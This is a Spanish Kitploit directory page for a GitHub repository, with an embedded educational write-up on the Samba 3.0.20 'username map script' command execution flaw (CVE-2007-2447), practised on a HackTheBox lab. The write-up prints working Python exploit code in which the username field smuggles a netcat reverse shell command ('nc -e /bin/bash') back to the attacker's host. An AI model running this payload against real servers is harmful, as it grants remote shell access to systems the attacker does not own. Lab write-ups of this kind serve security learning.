
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2007-2447 — Implementación educativa de exploit para la vulnerabilidad CVE-2007-2447 de ejecución de comandos en el script de mapeo de nombres de usuario en Samba 3.0.20-3.0.25rc con payload de cliente SMB Python y reverse shell con netcat. | Kitploit
Herramientas/GitHubGitHub/foudadev/cve-2007-2447
Análisis de VulnerabilidadesExplotaciónPruebas de PenetraciónComando y ControlAprendizaje y EducaciónHerramienta de Acceso RemotoDesarrollo de PayloadsExplotación de BinariosLabs y Práctica
GitHubfoudadev/cve-2007-2447

CVE-2007-2447

124hace 2 añosAún no revisado

Implementación educativa de exploit para la vulnerabilidad CVE-2007-2447 de ejecución de comandos en el script de mapeo de nombres de usuario en Samba 3.0.20-3.0.25rc con payload de cliente SMB Python y reverse shell con netcat.

Ver Repositorio

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    350
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    292

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Viaje de Desarrollo de Exploits #6 | CVE-2007-2447 | Samba 3.0.20 < 3.0.25rc 'Username' map script' Ejecución de Comandos

Exploit original: https://www.exploit-db.com/exploits/16320

Nombre del exploit: Samba username map script RCE
CVE: 2007-2447
Laboratorio: Lame - HackTheBox

Descripción

Existe una vulnerabilidad en versiones de Samba anteriores a 3.0.25 que permite a un atacante ejecutar comandos del sistema enviando una solicitud malformada como nombre de usuario al servidor SMB.


Cómo funciona

Aquí hay un ejemplo de uso del comando nohup para crear un directorio:

En términos de programación, /= significa operador de división y asignación, usualmente usado en bucles. Pero, ¿por qué necesitamos usarlo aquí?
La razón para usarlo es dividir el campo de dominio y el campo de nombre de usuario al enviar la solicitud; se puede encontrar una mejor explicación aquí. Usamos el campo de nombre de usuario para abrir una conexión netcat y conectarnos a nuestro servidor.


Escribiendo el exploit

Escribir el exploit es muy fácil porque ya existe una librería de Cliente SMB disponible para Python (instala el paquete python3-samba), así que todo lo que tienes que hacer es usarlo así:

username = f"/=`nohup nc -e /bin/bash {lhost} {lport}`"
conn = SMBConnection(username, '', '', '')

try:
    print("Sending payload")
    conn.connect(rhost, rport, timeout=10)
except Exception as e:
    sys.exit(e)

Entendamos cómo funciona SMBConnection, proporcioné el username pero ¿qué son las otras 3 cadenas vacías?
Esos otros 3 argumentos son: password, my_name y remote_name

Con el propósito de hacer nuestro exploit fácil de leer, podemos escribirlos explícitamente junto con sus valores, pero los valores para los argumentos después de username no son necesarios:

conn = SMBConnection(username=username, password='', my_name='', remote_name='')

La siguiente parte es más fácil de entender: usamos la instancia de la clase SMBConnection para hacer una conexión y proporcionamos la IP del objetivo, el puerto y un número de tiempo de espera en segundos:

conn.connect(rhost, rport, timeout=10)

Reflexiones finales

En esta sesión de desarrollo de exploits aprendiste sobre la creación de un cliente SMB y la conexión a un servidor SMB. También aprendiste sobre comandos de Linux como nohup con los que puedes experimentar más adelante. Aprendiste sobre la conexión desde la máquina víctima a tu máquina atacante usando netcat, algo que puede ser útil en tu viaje de desarrollo de exploits.


Descargar herramienta





